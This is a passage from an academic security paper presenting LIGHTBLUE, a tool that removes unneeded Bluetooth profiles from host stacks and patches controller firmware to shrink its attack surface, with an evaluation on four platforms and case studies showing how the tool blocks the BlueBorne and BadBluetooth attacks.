Upon receiving different types of HCI commands, the firmware needs to parse their headers and handle them according to their opcode (Figure 2). Our key observation is that the dispatcher needs to perform bitwise operations to extract the `OGF` and `OCF` values from the opcode during parsing. This is due to the fact that, based on the `OGF/OCF`, the dispatcher either calls the corresponding handler directly or passes the handler to another function to execute. Listing 2 shows a simplified HCI command dispatcher example.

Dispatcher candidate scanning. The bitwise operation pattern that we use is the `OGF/OCF` extraction pattern from the opcode in the HCI command. Specifically, `OGF` is the upper 6 bits, and `OCF` is the lower 10 bits of the opcode. The extraction pattern consists of dividing a variable into two parts, one of which is the upper 6 bits and the other is the lower 10 bits.

To identify code exhibiting this pattern, for each function in the firmware, LIGHTBLUE marks every undefined reference as symbolic and performs symbolic execution. During the symbolic execution, if the aforementioned bitwise operation pattern is detected, the function is included in the candidate list. In addition, the source of the opcode is also identified (i.e., `hci_cmd_pkt+9` in the example code). The source of the opcode is further used to enable the dynamic under-constrained symbolic execution [31] and the binary patching described in the following sections.

Dispatcher candidate verification. LIGHTBLUE utilizes the semantic of different HCI commands defined in the specification to verify each candidate dispatcher and filter out false dispatchers. The specification mandates the `HCI_Read_BD_ADDR` and `HCI_Read_Local_Version_Information` commands to provide the Bluetooth MAC address and the device's manufacturer name. Exploiting this semantic information, we start under-constrained symbolic execution of each dispatcher candidate by setting the value of the opcode to `HCI_Read_BD_ADDR` first and `HCI_Read_Local_Version_Information` later. If the Bluetooth MAC address and the manufacturer name are accessed during the two executions, we flag the analyzed candidate as

the HCI dispatcher function, otherwise we discard it.

Algorithm 2 shows how LIGHTBLUE identifies the dispatcher through pattern scanning and candidate verification. We highlight that the implemented algorithm does not depend on any specific firmware implementation, and as we will show, it reliably works on a large variety of different implementations.

Algorithm 2 Dispatcher identification algorithm

```
1:  procedure IDENTIFYDISPATCHER(FW: Firmware)
2:      func_list ← IdentifyFunctions(FW)
3:      predef_val ← btDefinedValues
4:      candidate ← ∅
5:      dispatcher ← ∅
6:      for each func ∈ func_list do
7:          if PatternDetected(func) then
8:              op_src ← IdentifySource(func)
9:              candidate.add((func, op_src))
10:     for each (func, op_src) ∈ candidate do
11:         op_src ← informationalHCICmds
12:         acc_val ← SymbExec(func, op_src)
13:         if predef_val ∈ acc_val then
14:             dispatcher.add(function)
15:     return dispatcher
```

5.4.2 HCI Command Handler Identification

Once the dispatcher is identified, LIGHTBLUE symbolically executes the dispatcher multiple times, by concretizing the source of command's opcode with the value of all the possible opcodes corresponding to the different HCI commands.

For each execution with a different concrete opcode, LIGHTBLUE records all the visited functions, creating a set of functions corresponding to each considered opcode. Then, in each generated function set, LIGHTBLUE identifies the specific HCI command handler function by removing from it all the functions that are present in any other function set. The unique function in each generated function set is identified as the specific HCI command handler.

5.4.3 Link Interface Identification

Once the HCI command handlers are identified, LIGHTBLUE leverages the semantics of these HCI command handlers obtained from the Bluetooth specification to further identify the interfaces of different links. For example, we know from the specification that the opcode of `0x0428` refers to the `HCI_Setup_Synchronous_Connection` HCI command that starts an SCO link with another device. Therefore, we can create the mapping between the HCI command handler handling the HCI command whose opcode is `0x0428` and the link it uses. In this example, LIGHTBLUE marks this HCI command handler as one of the interfaces of the SCO link.

We manually analyze every HCI command in the specification to create the mapping beforehand for LIGHTBLUE to identify all the interfaces of different links. Table 8 shows the links and corresponding interfaces. We also manually create the mapping between the profile and the links that the profile depends on based on the profile's specification. We note that the mapping creation is a one-time effort, and LIGHTBLUE reuses the mapping when debloating profiles on all platforms.

5.4.4 Firmware Patching

Once the HCI command dispatcher and handlers are identified, LIGHTBLUE performs firmware patching to debloat the firmware. LIGHTBLUE inserts a snippet of binary code at the beginning of the HCI command dispatcher function, which modifies the unneeded HCI command's opcode to an invalid opcode based on the observation that the dispatcher function first checks whether the opcode is valid or not. Thus, the unneeded HCI command will be handled by the error handler instead of the original one. We employ the same approach to debloat the interfaces of the unneeded links.

This approach has two main advantages. First, the debloated firmware still emits an HCI event (e.g., `HCI_Command_Complete`) to the host to remain specification-compliant, preventing the firmware from crashing when it receives debloated HCI commands from the host. Second, this approach is applicable to the platforms that have limited patching capabilities (e.g., the popular BCM4339 chip and similar Broadcom chips) since the firmware needs to be patched at only one place. In fact, for these devices the firmware is stored in a non-reprogrammable memory, and we need to use vendor-specific mechanisms to patch the firmware (e.g., the *patchram* [26] mechanism of Broadcom chips).

Conversely, if the controller allows unlimited patching (e.g., the firmware is held in reprogrammable flash memory), we modify it more extensively. In these cases, LIGHTBLUE also replaces the functions of each unneeded HCI command handler and link interface with dummy code (e.g., `bx lr` for ARM).

6 Implementation

We implement the host code analysis as an LLVM pass on top of LLVM 9.0, using about 2.3 KLOC. The firmware analysis and patching are implemented with Python based on angr [37], using about 1.2 KLOC.

Profile identification implementation. LIGHTBLUE identifies the needed profile by scanning for the APIs of interest and performing static analysis. For example, LIGHTBLUE scans for the `getProfileProxy()` API used by Android apps and traces back the third argument which indicates the needed profile. We highlight that we demonstrate the feasibility of profile identification for Android apps in Section 7.1. We leave the profile identification for additional types of applications as future work.

Host code analysis implementation. LIGHTBLUE compiles and links the host source code using Clang and generates the

Table 1: Host code and Bluetooth chips on our evaluation platforms. The Bluetooth firmware on Plt. 4 is not available. AC: ARM Cortex

#	Device	Host OS	Host Stack	BT Chip	Processor
Plt. 1	Nexus 5	Android 6.0.1	BlueDroid	BCM4339	AC M3
Plt. 2	Raspberry Pi 3	Raspbian 9	BlueZ 5.52	BCM43430A1	AC M3
Plt. 3	Dell Laptop	Ubuntu 18.04	BlueKitchen	CYW20735B1	AC M4
Plt. 4	Google Pixel 3	Android 9.0.0	Fluoride	Kryo 385	AC A75

LLVM Intermediate Representation (IR). Then, LIGHTBLUE runs the LLVM pass to generate the profile dependency graph and removes unneeded code. After the code removal, LIGHTBLUE generates the object file and the linker links the object file to generate the binary file.

Firmware analysis implementation. After dumping the firmware with a vendor-specific method, LIGHTBLUE recovers the functions and builds the firmware's call graph using angr. Then, LIGHTBLUE automatically identifies the HCI command dispatcher and handlers using angr's symbolic execution (as discussed in Section 5.4.1 and 5.4.2). During symbolic execution, to verify the dispatcher candidates we set the maximum function call depth to 0 to avoid state explosion.

Then LIGHTBLUE automatically verifies each dispatcher candidate from the candidate list. If no dispatcher is found, we increase the maximum function call depth by 1 and do symbolic execution again until we find a dispatcher. After that, the maximum function call depth, which successfully confirms the dispatcher, is used as the maximum function call depth in identifying the HCI command handler. For collecting the accessed values during symbolic execution, we also consider the dispatcher candidate's return value as a function pointer which accesses the defined values.

Once the HCI command handlers are identified, LIGHTBLUE also identifies the interfaces of different links based on the mapping between the handlers and their semantics (see Table 8), as discussed in Section 5.4.3. Then LIGHTBLUE identifies the needed link of the profile according to the specification and marks the interfaces of other links as unneeded. Finally, LIGHTBLUE patches the firmware using the vendor-provided approaches (e.g., *patchram*), as discussed in Section 5.4.4.

7 Evaluation

We evaluate LIGHTBLUE on several popular platforms across different Bluetooth hosts and controllers. Specifically, we test LIGHTBLUE on 3 full Bluetooth stacks used by different devices: a Nexus 5 phone, a Raspberry Pi 3, and a Dell Latitude laptop, as shown in Table 1. The Nexus 5 (Platform 1 in the table, Plt. 1 for short) has BlueDroid [15] as the host code and the Broadcom BCM4339 [9] Bluetooth chip. The Raspberry Pi 3 (Plt. 2), uses BlueZ 5.52 for the host and the BCM43430A1 chip [33]. The Dell laptop (Plt. 3) employs BlueKitchen [20] as the host code and the CYW20735B1 [12] chip. We choose these three platforms due to their availability of both the host code (source code) and the firmware binary. All three pieces of firmware that we analyze are proprietary and closed source, and they run on different chips. Additionally, we also evaluate LIGHTBLUE on a Google Pixel 3 (Plt. 4) running Fluoride [16] as the host code to show that host code debloating can work separately.

Among the steps shown in our pipeline (Figure 4), all steps are automated on Plt. 1. As we mentioned in Section 3, in most cases, the user of LIGHTBLUE is aware of the profiles to keep, and therefore, the profile identification step (step ❶) is not implemented for Plt. 2 and Plt. 3. For this reason, we only implemented the profile identification step (step ❶) for Plt. 1. All the other steps on Plt. 2 and Plt. 3 (steps ❷ to ❼) are automated. On Plt. 4, for which we only perform host code debloating (due to the unavailability of its firmware), all the steps needed (steps ❶ - ❹) are automated. We note that the user could manually specify the profiles that the user wants to keep on all platforms. In fact, we envision different usage scenarios in which LIGHTBLUE potential users are aware of the needed profiles, as we discussed in Section 3.

We first demonstrate LIGHTBLUE's real-world practicality by investigating the usage of Bluetooth profiles of Android apps. Then, we evaluate LIGHTBLUE along three different aspects, the correctness of the debloated stack (i.e., its ability to work correctly when supporting app code using a single profile), the attack surface reduction on both the host code and the firmware, and the number of prevented CVEs. To show the generality of the HCI command handler identification, besides the three pieces of firmware shown in Table 1, we also evaluate the HCI command handler identification on the firmware of Zephyr [10].

7.1 Profile Identification of Android Apps

We evaluate the profile identification on Android by analyzing 10,650 popular apps automatically crawled from AndroidZoo [1] during January and February 2020. Among our dataset, 935 apps require Android's `BLUETOOTH` permission (thus they can access Bluetooth functionality), out of which 432 apps are detected as using Bluetooth profiles. We find that more than 90% of the 432 apps only use 1 or 2 profiles. Besides, as shown in Table 6 in Appendix A, some profiles are rarely used, such as SAP and SPP. Only three profiles (i.e., A2DP, HFP, and GATT) are frequently used by the apps. Therefore, most of the profiles are not needed and can be debloated under a particular Bluetooth use scenario.

During the identification, we find that there are apps using reflection together with string operations (e.g., appending) to load Bluetooth-related classes and profiles, which LIGHTBLUE cannot identify. We highlight that, LIGHTBLUE follows the developers' guidelines to identify the profile, while reflection is not the recommended approach to use Bluetooth profiles by Google [21]. Besides, the presence of

Table 2: Applications that are used to test debloated Bluetooth stacks on different platforms. For all tested end devices, we did not observe unexpected results (i.e., issues due to debloating). N/A = untested as we did not have required devices.

Platform	Application	Profile	No Crash	No Issue
Plt. 1	Spotify	A2DP (AVRCP)	✓	✓
	Phone (Built-in)	HFP	✓	✓
	Bluetooth Tethering Manager	PAN	✓	✓
	Bluetooth (Built-in)[1]	HID	✓	✓
	Samsung Health	HDP	✓	N/A
	nRF Connect for Mobile	GATT	✓	✓
Plt. 2	blueman	A2DP (AVRCP)	✓	✓
		PAN	✓	✓
		HID	✓	✓
		HDP	✓	N/A
		SAP	✓	N/A
Plt. 3	a2dp_sink_demo	A2DP (AVRCP)	✓	✓
	hfp_hf_demo	HFP	✓	✓
	panu_demo	PAN	✓	✓
	hid_keyboard_demo	HID	✓	✓
	hsp_hs_demo	HSP	✓	✓
	spp_streamer	SPP	✓	N/A
	pbap_client_demo	PBAP	✓	N/A
	gatt_browser	GATT	✓	✓

1: If the built-in Bluetooth app supported profiles (e.g., HID profile) are removed from the Bluetooth stack, the built-in Bluetooth app does not crash and cannot set up connections for the removed profiles.

obfuscation may fail our profile identification.

7.2 Correctness of Debloating

To test the correctness of the debloated stack, we run different apps that use distinct profiles on each platform to check whether the app and the Bluetooth stack crash or whether the app can communicate through the needed profile correctly. Besides, we also test if, when one profile is debloated, the debloated platform can still use that profile. Through our experiment, we find that A2DP and AVRCP profiles are tightly coupled, and the AVRCP profile is not functioning without A2DP on all platforms. Because AVRCP is used to control the audio playback, there would be nothing to control without A2DP that transmits the audio playback. Therefore, we consider A2DP and AVRCP as one profile in our evaluation. Table 7 in Appendix A shows the profiles and their corresponding functionalities to give intuition to the user about the functionality removed when debloating a profile.

For Plt. 1, we pick 6 popular apps that use different Bluetooth profiles, run the apps with the debloated host code and firmware, and test whether the apps can run and communicate with another Bluetooth device without any issues. The same apps are used to test the debloated host code on Plt. 4. We use the `blueman` Bluetooth manager with our debloated host code and firmware on Plt. 2 to connect to different Bluetooth devices via different profiles and to test whether the debloated stack works correctly. At last, we compile and run the demo app code using different profiles in BlueKitchen on Plt. 3 with the debloated development board as the Bluetooth chip to test whether the app can run and connect to other Bluetooth devices. The tested apps are shown in Table 2.

We use these apps to connect to different Bluetooth devices including a laptop, a headset, a keyboard, and a BLE device to test the A2DP, AVRCP, PAN, HSP, HFP, HID, MAP, and GATT profiles. For other profiles (i.e., HDP, SAP, SPP, and PBAP) for which we do not have physical devices to run, we test whether the app and the stack crash or not.

Throughout our experiment, all apps can be executed on all platforms without any crashes, and the apps can communicate with other Bluetooth devices through the debloated Bluetooth stack without any observed issues.

We test LIGHTBLUE with the Square Android app [39] running on a Nexus 5 and the Square Reader [40]. LIGHTBLUE first analyzes the Square app and identifies the profile (i.e., the GATT profile) needed by the app. Then LIGHTBLUE debloats the host code and the firmware used by the Nexus 5 phone. At last, we run the app to connect to the Square reader, and we verify that the app is still functioning correctly after debloating, as shown in Figure 3.

To test whether the debloated profiles are actually removed and no longer available, we use `sdptool` [17] to get all profiles on the test platforms and check whether the debloated profiles can still be accessed. As expected, all the debloated profiles are no longer available on the test platforms.

7.3 Attack Surface Reduction

In this section, we evaluate LIGHTBLUE by presenting the attack surface reduction rate when debloating different profiles using LIGHTBLUE. We show the code reduction rate of both the host code and the firmware.

7.3.1 Bluetooth Host Code

We evaluate our host code analysis on four different platforms as shown in Table 1. We first show the attack surface reduction when keeping one profile, then we evaluate LIGHTBLUE when keeping multiple profiles. We evaluate the host code analysis using three different metrics: reduced number of instructions, reduced number of functions, and reduced number of ROP gadgets. The reduction of ROP gadgets is not a perfect metric for evaluating the attack surface reduction However, it is widely used [23, 29, 30, 36] and we follow prior literatures to use this metric.

Keeping one profile. In this evaluation, LIGHTBLUE keeps one needed profile and removes the others. Our baseline (100%) is the original host code enabling all profiles, and we evaluate keeping, one-by-one all the supported profiles. We compile the binaries with the same optimization level.




Figure 5: Comparison between debloated host code (keeping different profiles) and the Baseline on Plt. 1 (BlueDroid).




Figure 6: Comparison between debloated host code (keeping different profiles) and the Baseline on Plt. 2 (BlueZ).

The reduced attack surface of the host code on the four tested platforms is shown in Figure 5, 6, 7, and 8 respectively. As we can see from Figure 5, the average reduced instructions, functions, and ROP gadgets of BlueDroid on Plt. 1 are 40.07%, 40.26%, and 33.48%. The reduced attack surface is also different by keeping different profiles. Figure 6 shows the reduced attack surface of BlueZ by keeping different profiles. The average reduced instructions, functions, and ROP gadgets are 31.71%, 36.12%, and 37.47%. The average reduced instructions of BlueKitchen on Plt. 3 is 49.12%, while the reduced functions and ROP gadgets are 50.03% and 52.13% as shown in Figure 7. As shown in Figure 8, the average reduced instructions, functions, and ROP gadgets of Fluoride on Plt. 4 are 33.68%, 41.53%, and 30.07%.

Overall, BlueKitchen has the highest host code reduction rate among all the test platforms. One reason is that BlueKitchen is designed for low-end IoT devices which typically only have one profile. Therefore, the profiles are not coupled




Figure 7: Comparison between debloated host code (keeping different profiles) and the Baseline on Plt. 3 (BlueKitchen).




Figure 8: Comparison between debloated host code (keeping different profiles) and the Baseline on Plt. 4 (Fluoride).

together as the host code on other platforms. Another reason is that BlueKitchen has the largest number of supported profiles, which enlarges the code baseline, and therefore, more code is removed when only 1 profile is kept.

Keeping multiple profiles. LIGHTBLUE also supports keeping multiple profiles. It is challenging to evaluate all possible profile combinations on the tested platforms. Therefore, we select the top 4 of the most popular profile combinations found during our profile identification step on Android (Section 5.1). In addition, we test one additional common use case (using headset and keyboard, requiring the A2DP and HID combination of profiles) to measure the reduced attack surface on Plt. 1 and Plt. 4. Table 3 shows the reduced attack surface

Table 3: Reduced attack surface percentage of host code when keeping multiple profiles on Plt. 1 and Plt. 4.

Profile Combination	Used by # of Apps	Reduced Attack Surface					
		Plt. 1			Plt. 4		
		Instruction #	Function #	ROP Gadget #	Instruction #	Function #	ROP Gadget #
A2DP & HFP	71	27.05%	26.33%	23.31%	15.82%	24.97%	9.80%
GATT & HFP	22	36.49%	34.62%	27.82%	29.13%	35.80%	26.50%
A2DP & GATT & HFP	18	22.57%	22.01%	18.56%	11.52%	18.96%	5.12%
A2DP & GATT	13	28.15%	28.96%	24.94%	16.59%	23.38%	9.07%
A2DP & HID	-	28.25%	29.49%	26.57%	20.81%	29.17%	13.47%

results in these scenarios. We can see from the table that the reduced attack surface drops slightly compared with keeping only one profile. For example, compared with keeping only the A2DP profile, the percentage of removed instructions drops slightly from 32.60% to 27.05% when keeping A2DP and HFP simultaneously on Plt. 1.

7.3.2 Bluetooth Firmware

Among the three types of HCI packets, HCI commands are the only input to the firmware from the host code. Besides, the interfaces are also the code that handles HCI commands. Therefore, we use the number of disabled HCI command handlers in the firmware as a metric to evaluate the reduced attack surface of the firmware.

Through our experiment, we find that different profiles are using the same set of HCI commands based on the host code analysis. This happens because all the profiles use L2CAP as the transport protocol, which uses the same HCI commands to establish different connections. In addition, since all the tested platforms support Bluetooth Classic and BLE, the initializations of Bluetooth Classic and BLE stacks are tightly coupled. Therefore, even though only the A2DP profile is needed, the initialization of BLE is also executed. During this initialization, HCI commands of both Bluetooth Classic and BLE HCI are needed.

The analyzed firmware usually supports far more HCI commands than needed, which enables a significant amount of debloating, as we will show later in this section. In addition, the link interface identification and debloating enables additional firmware debloating. Therefore, LIGHTBLUE can further debloat HCI command handlers that handle these overestimated yet unneeded HCI commands in the firmware.

Table 4 shows the results of debloating in terms of removed HCI commands, on the three tested platforms. We manually check each platform to get the number of HCI commands that are processed in the original firmware and host code. We group the profiles in the table based on the links they need since the profiles that use the same link share the same interfaces (HCI commands).

We notice that removing HCI command handlers in the firmware also prevents the firmware from sending corresponding HCI events to the host code, and therefore, prevents those events from being processed by the host code. To better quantify this aspect, in the table, we specified how many debloated commands and corresponding events were processed by the host code before debloating takes place ("# of Cmds Processed by Host and Removed by Debloating" row). We noticed that a significant fraction of the removed HCI commands were not processed by the host code even before debloating. One reason for this aspect is that many of the debloated commands in the firmware are "vendor-specific." Commands of this class are used for firmware update, debugging, or adding new features, and they are typically not processed by the host code. The table lists the exact number of vendor-specific HCI commands we encountered in the debloated firmware samples.

The removal of some HCI command handler in the firmware may not affect (negatively or positively) the security of the host code. However, we note that LIGHTBLUE implements the HCI command handler removal functionality primarily to improve the security of the controller (while the security of the host is improved by debloating the host code, as evaluated in Section 7.3.1). In fact, debloating these unneeded HCI command handlers reduces the attack surface of the firmware, regardless of whether they are used in the host code or not. Besides, debloating the unneeded link interfaces, which are also HCI command handlers, can prevent the attacker from triggering certain vulnerabilities in the firmware, including CVE-2019-13916 (see Section 7.4).

In all the tested platforms and usage scenarios LIGHTBLUE removes more than half of the processed HCI commands. It is noteworthy that in BlueKitchen we can debloat a higher percentage of HCI commands. This happens because BlueKitchen is designed for low-end IoT devices that usually use one profile, and, therefore, the HCI commands for different profiles are not tightly coupled.

7.4 Preventing Known Bluetooth Vulnerabilities

At the time of writing, there are 15 CVEs about the Plt. 1 host code, out of which 11 can be removed via LIGHTBLUE. There are 23 CVEs about the Plt. 4 host code, out of which 8 can be removed through LIGHTBLUE. No CVE specifically targets Plt. 2 and Plt. 3 host code. There are 3 reported CVEs in the firmware of our tested platforms, out of which 1 can be prevented. Table 5 lists the CVEs that can be prevented by LIGHTBLUE. These CVEs are related to different profiles and functions which can be removed or prevented by

Table 4: Number of debloated HCI commands on different platforms.

Platform	**Plt. 1**			**Plt. 2**			**Plt. 3**		
Host Code	BlueDroid			BlueZ			BlueKitchen		
Bluetooth Chip	BCM4339			BCM43430A1			CYW20735B1		
# of Cmds Processed by Firmware	310			299			423		
out of which vendor-specific	*135*			*93*			*174*		
# of Cmds Processed by Host Code	138			144			131		
Kept Profile	HFP	GATT	Others[1]	HFP	GATT	Others	HFP	GATT	Others
Needed Link(s)	ACL & SCO	LE ACL[2] & ADVB[3]	ACL	ACL & SCO	LE ACL & ADVB	ACL	ACL & SCO	LE ACL & ADVB	ACL
# of Cmds Processed by Firmware and Removed by Debloating	192	196	195	171	172	174	352	354	354
out of which vendor-specific	*125*	*125*	*125*	*88*	*88*	*88*	*171*	*171*	*171*
# of Cmds Processed by Host Code and Removed by Debloating	20	24	23	16	17	19	60	62	62
# of Cmds Removed by Debloating	192 (64.2%)	196 (65.6%)	195 (65.2%)	171 (57.2%)	172 (57.5%)	174 (58.2%)	352 (83.2%)	354 (83.7%)	354 (83.7%)

1. Other profiles supported on the platform. 2. Low Energy Asynchronous Connection. 3. LE Advertising Broadcast link.

Table 5: Prevented CVE vulnerabilities and related profiles. N/A: not related to any profile. HO: the vulnerability is in the host code. FM: the vulnerability is in the firmware.

Vul. Loc.	**Related Profile**	**Platform**	**# of Vul. Functions**	**CVE Number**
HO	**A2DP & (AVRCP)**	Plt. 1	4	CVE-2018-9542*
				CVE-2018-9450*
				CVE-2017-13266*
				CVE-2018-9453
		Plt. 4	7	CVE-2019-2227*
				CVE-2018-9588*
				CVE-2018-9507*
				CVE-2018-9506*
				CVE-2019-2049
	PAN	Plt. 1	7	CVE-2017-0783*
				CVE-2017-0782*
				CVE-2017-0781*
				CVE-2018-9436*
				CVE-2018-9356*
				CVE-2018-9357
				CVE-2017-13269
	MAP	Plt. 4	1	CVE-2018-9505*
	HSP/HFP	Plt. 4	5	CVE-2018-9583*
	N/A	Plt. 4	1	CVE-2019-2226
FM	**GATT**	Plt. 3	1	CVE-2019-13916*

*: CVEs that can be triggered by over-the-air attacks.

debloating the corresponding profiles. Besides, LIGHTBLUE can also remove the code that is not needed by *any* profile when debloating a profile. Therefore, LIGHTBLUE can remove some vulnerabilities (e.g., CVE-2019-2226), regardless of the considered profile. Since there are different CVEs in different profiles, the vulnerabilities that can be removed by keeping different profiles are also different. We highlight that LIGHTBLUE can also potentially remove undiscovered vulnerabilities by debloating unneeded profiles.

It is noteworthy that LIGHTBLUE can protect both the host code and the firmware from over-the-air attacks (the CVEs with $*$ in Table 5). LIGHTBLUE protects the host code from over-the-air attacks by removing the relevant vulnerable code. For example, Section 8.1 shows how all the PAN-profile-related BlueBorne [5] vulnerabilities that can be triggered by over-the-air attackers can be removed by debloating the PAN profile completely. LIGHTBLUE protects the firmware from over-the-air attacks by disabling unneeded link interfaces. For instance, debloating the GATT profile would also disable the creation of BLE ACL and BLE Advertising Broadcast (ADVB) links since GATT is the only profile that uses these links. Therefore, LIGHTBLUE prevents the vulnerabilities inside the firmware triggered by malicious packet via these links, such as CVE-2019-13916. Section 9 discusses how to defend against more over-the-air attacks.

7.5 Accuracy of HCI Command Handler Identification in Firmware

To show the flexibility of LIGHTBLUE, we evaluate the accuracy of the HCI command handler identification on four different firmware. Besides the three pieces of firmware tested in Table 4, we also evaluate our automatic HCI handler identification accuracy on the open-source Zephyr firmware.

We obtain the ground truth about the Plt. 1 and Plt. 2 firmware by reverse-engineering them, helped by the InternalBlue [26] tool. Since the CYW20735B1 chip (used on Plt. 3) is a development board, for which debugging symbols are available, we get its ground truth using the symbols. The ground truth of Zephyr is obtained from its source code.

LIGHTBLUE can automatically detect all the HCI command handlers with 100% accuracy on our tested platforms. Yet, it may fail to identify the HCI command handlers on other platforms if the firmware employs complicated logic in the HCI command dispatcher function that leads to state explosion for angr, or if angr fails to decompile the firmware.

8 Case Study

In this section, we show how LIGHTBLUE can prevent real-world attacks. Specifically, we present two user studies detailing how LIGHTBLUE can prevent the BlueBorne [5] and the BadBluetooth [46] attacks.

8.1 Removal of BlueBorne CVEs

BlueBorne [5] is an airborne attack vector discovered by Armis in 2017. Based on the found vulnerabilities, the attacker can exploit vulnerable Bluetooth devices remotely. BlueBorne comprises eight CVEs including CVE-2017-0781, CVE-2017-0782, and CVE-2017-0783, which affect devices running Android version 4.4.4 to 8.0. All these three CVEs are related to the PAN profile or the BNEP protocol which the PAN profile is built upon.

LIGHTBLUE can remove all these vulnerabilities by debloating the PAN profile. Specifically, the BNEP protocol would be removed since PAN is the only profile that needs BNEP. Therefore, when the adversary sends the malicious packets to trigger the remote code execution vulnerability, the connection cannot be established because of the unavailability of BNEP. The man-in-the-middle (MITM) attack will also fail because of the debloating of the PAN profile. Considering that the PAN profile is rarely used (in our dataset, it is used by only two apps, out of more than 10K), LIGHTBLUE can effectively defend against these vulnerabilities in common usage scenarios.

8.2 Defence Against BadBluetooth Attacks

BadBluetooth [46] introduces a new type of attack on Android smartphones from a malicious Bluetooth device. This attack is based on the weakness of the design that the Bluetooth profile authentication process is coarse-grained: the device still trusts the paired device (including all profiles) even if the paired device changes its profiles after pairing. Therefore, a malicious Bluetooth device can first use a user-expected profile to pair with a smartphone, and then switch to other profiles silently, to launch the attack on the smartphone. For example, a malicious Bluetooth speaker can pair with the smartphone using the A2DP profile at first, and then switch to the HID profile to inject input events to the smartphone.

LIGHTBLUE can naturally defend against this kind of attack. Taking the malicious Bluetooth speaker as an example, LIGHTBLUE can identify from the application that only the A2DP profile is needed and debloat the other profiles. After the smartphone pairs with the malicious speaker, the speaker changes profile to HID and try to inject malicious input events to the smartphone. However, since the HID profile is debloated and no longer supported by the smartphone, the injection fails, and the attack cannot be launched. At the same time, in the debloated smartphone, the audio transmission can still be functioning since the smartphone and the speaker can still communicate through the A2DP profile.

Though LIGHTBLUE cannot completely mitigate BadBluetooth attacks when enabling multiple profiles, it can still prevent some BadBluetooth attacks based on the removed profiles. Suppose that LIGHTBLUE is used to keep the A2DP and HFP profiles. In this case, the BadBluetooth attack can be used to switch between these two profiles but cannot activate other Bluetooth functionality requiring another profile. For example, in the mentioned scenario, the attacker could use BadBluetooth to inject malicious voice commands to the voice assistant on the smartphone using the HFP profile but cannot inject malicious keystrokes to the smartphone, since this attack requires using the HID profile debloated by LIGHTBLUE. Similarly, LIGHTBLUE would prevent launching MITM attacks since the corresponding PAN profile is debloated by LIGHTBLUE.

9 Discussion and Limitation

Extending over-the-air protection. As discussed in Section 7.4, LIGHTBLUE can protect both the host and the controller from over-the-air attacks by removing unneeded code and debloating unneeded links. However, LIGHTBLUE cannot prevent all over-the-air attacks affecting the controller due to its top-down debloating approach (from the profile side of the host code to the firmware). Out of three known vulnerabilities affecting the controller of the considered devices (CVE-2019-13916, CVE-2019-18614, and CVE-2019-11516) [34], LIGHTBLUE can automatically prevent one (CVE-2019-13916, as explained in Section 7.4).

To further explore this issue, we studied the other two vulnerabilities and manually patched them. Specifically, we reverse-engineered the firmware of Plt. 1 and Plt. 3 to identify the radio-level interface. Based on the identified interface, we implemented patches for CVE-2019-18614 (on Plt. 3) and CVE-2019-11516 (on Plt. 1), both of which can be triggered over-the-air. For Plt. 3, we leveraged debug symbols to identify the radio-level interface for patching CVE-2019-18614. For Plt. 1, since there are no debug symbols, we used LIGHTBLUE to help us manually identifying the radio-level interface. In particular, LIGHTBLUE automatically identified the HCI command handler enabling the controller to receive data that can trigger the vulnerability. Following functions called by this command handler, we further reverse-engineered the firmware, located the targeted interface, and inserted additional length checks to patch CVE-2019-11516.

As shown, LIGHTBLUE can prevent some vulnerabilities affecting the controller automatically, and help an analyst to patch others manually. However, to fully handle these vulnerabilities, a complementary bottom-up approach (from the radio side of the firmware to the host code), which needs to identify the radio-level interfaces (i.e., the code dispatching packets coming from the radio interface), is needed.

Our study of the firmware revealed that, while LIGHTBLUE can automatically identify the HCI handler code in the firmware, automatically identifying the radio-level packet dispatcher code poses additional challenges. In fact, different from the HCI handler case, there is no well-defined specification on how this code is supposed to behave, and therefore,

